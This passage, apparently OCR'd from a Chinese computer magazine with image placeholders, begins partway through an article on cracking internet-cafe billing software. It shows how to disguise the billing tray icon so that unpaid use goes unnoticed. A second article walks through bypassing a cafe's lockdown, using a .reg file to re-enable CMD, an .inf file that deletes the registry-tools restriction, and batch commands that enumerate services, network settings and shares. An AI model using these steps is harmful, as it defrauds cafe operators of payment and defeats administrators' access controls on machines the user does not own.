


图 4




图 2

切看似完美，其实不然，因为在结束计费进程后，电脑屏幕右下角的计费图标也消失了。为了更加安全，我向大家介绍一款软件 Magichide，它是用来管理、伪装托盘（也就是系统屏幕右下角的图标）的。安装后，打开程序，切换到“托盘管




图 5




图 3

理”选项，就会看到托盘图标（图3）。为了方便，我们就用QQ图标来伪装，在QQ那栏点击鼠标右键，选择修改托盘提示和图标（注意：不要在QQ图标前面的方框内打勾，否则就会隐藏该托盘），在弹出的对话框内把新的标题内容清空，点击更改图标，然后找到要伪装的图标，最后把“使用自定义标题和图标”的对勾打上（图4）。

由于NBOSS在安装时会写入注册表以实现自身更好的隐藏，因此在默认安装的C盘是找不到的。我们打开精锐网吧辅助工具里的“资源管理”选项，把C:\FHStronger\NBC中的Netbar Client复制出来（图5），选好计费图标点击确定。好了，和正常上机一模一样，谁都不会怀疑了（图6）。其实，本文介绍的方法不光能破解NBOSS，只要是双守护进程结束后能自动再生的网吧管理软件都可以使用，包括目前流行的万象2004等。





图6

（本文所涉及到的Icesword、Magichide和精锐网吧辅助工具已收录到光盘中）



重返战场之网吧限制突破

BASENET

最近因为忙于学业和学习编程，已经好久没有进网吧了，昨天因为是男友的生日，所以破例去了一次。网吧的环境倒是不错，只可惜电脑设置的太BT了。

在delphi编程中，资源文件的编译需要使用brcc32.exe，这个程序需要在CMD下运行，可管理员就是不让打开命令提示符（图1）。通过以往的经验判断，当CMD出现如图1所示的提示，一般是在组策略的“用户配置”里做了手脚。在“运行”栏中输入**gpedit.msc**出现了如图2所示的提示，这难不倒我，继续在“运行”中输入**mmc**来打开控制台，依次选择“添加删除管理单元”—“添加”，找到组策略添加就可以了，不幸的是虽然有组策略的添加项目（图3），但是无论如何都添加不成功。




图1





图2

这时候需要改变一下策略了，组策略所有功能的实现都是依靠WINDOWS的中枢神经系统——注册表，而且限制CMD运行的位置一般存在于：[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]，只要写一个注册表文件导入注册表不就可以运行了嘛。打开记事本输入如下代码，保存为pocmd.reg：



图3

```
Windows Registry Editor Version 5.00
[HKCU\Software\Policies\Microsoft\Windows\System]
"DisableCMD"=dword:00000000
```


虽然提示导入成功，但是运行CMD，还是出现图1中的提示，于是在记事本中输入如下代码：

```
[Version]
Signature="$CHICAGO$"
[DefaultInstall]
Delreg=Del
[Del]
HKCU, SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System, DisableRegistryTools
```

保存为reg.inf，点击右键选择“安装”，解锁注册表。发现[HKCU\Software\Policies\Microsoft\Windows\System]该项下无相应键值，看来注册表文件是被保护的（图4）。


图4

虽然可以建立“DisableCMD”键并设置其值为“dword:00000000”，但是还是无法运行CMD，直觉告诉我管理员是在系统盘做了设置（在以前搞网吧破解的时候有过这方面的经验），把system32目录下的CMD.exe复制出来，看是否能突破限制。打开“我的电脑”，C盘被隐藏了（图5）。


图5

打开记事本输入如下代码，保存为see.bat：

```
net start >service.txt
ipconfig /all >ip.txt
```

通过service.txt，发现没有开启server服务，在运行中输入services.msc，开启server服务后，在记事本中输入**net share > share.txt**，保存为share.bat执行。查看到系统中所有的默认共享都是开启的（图6）。

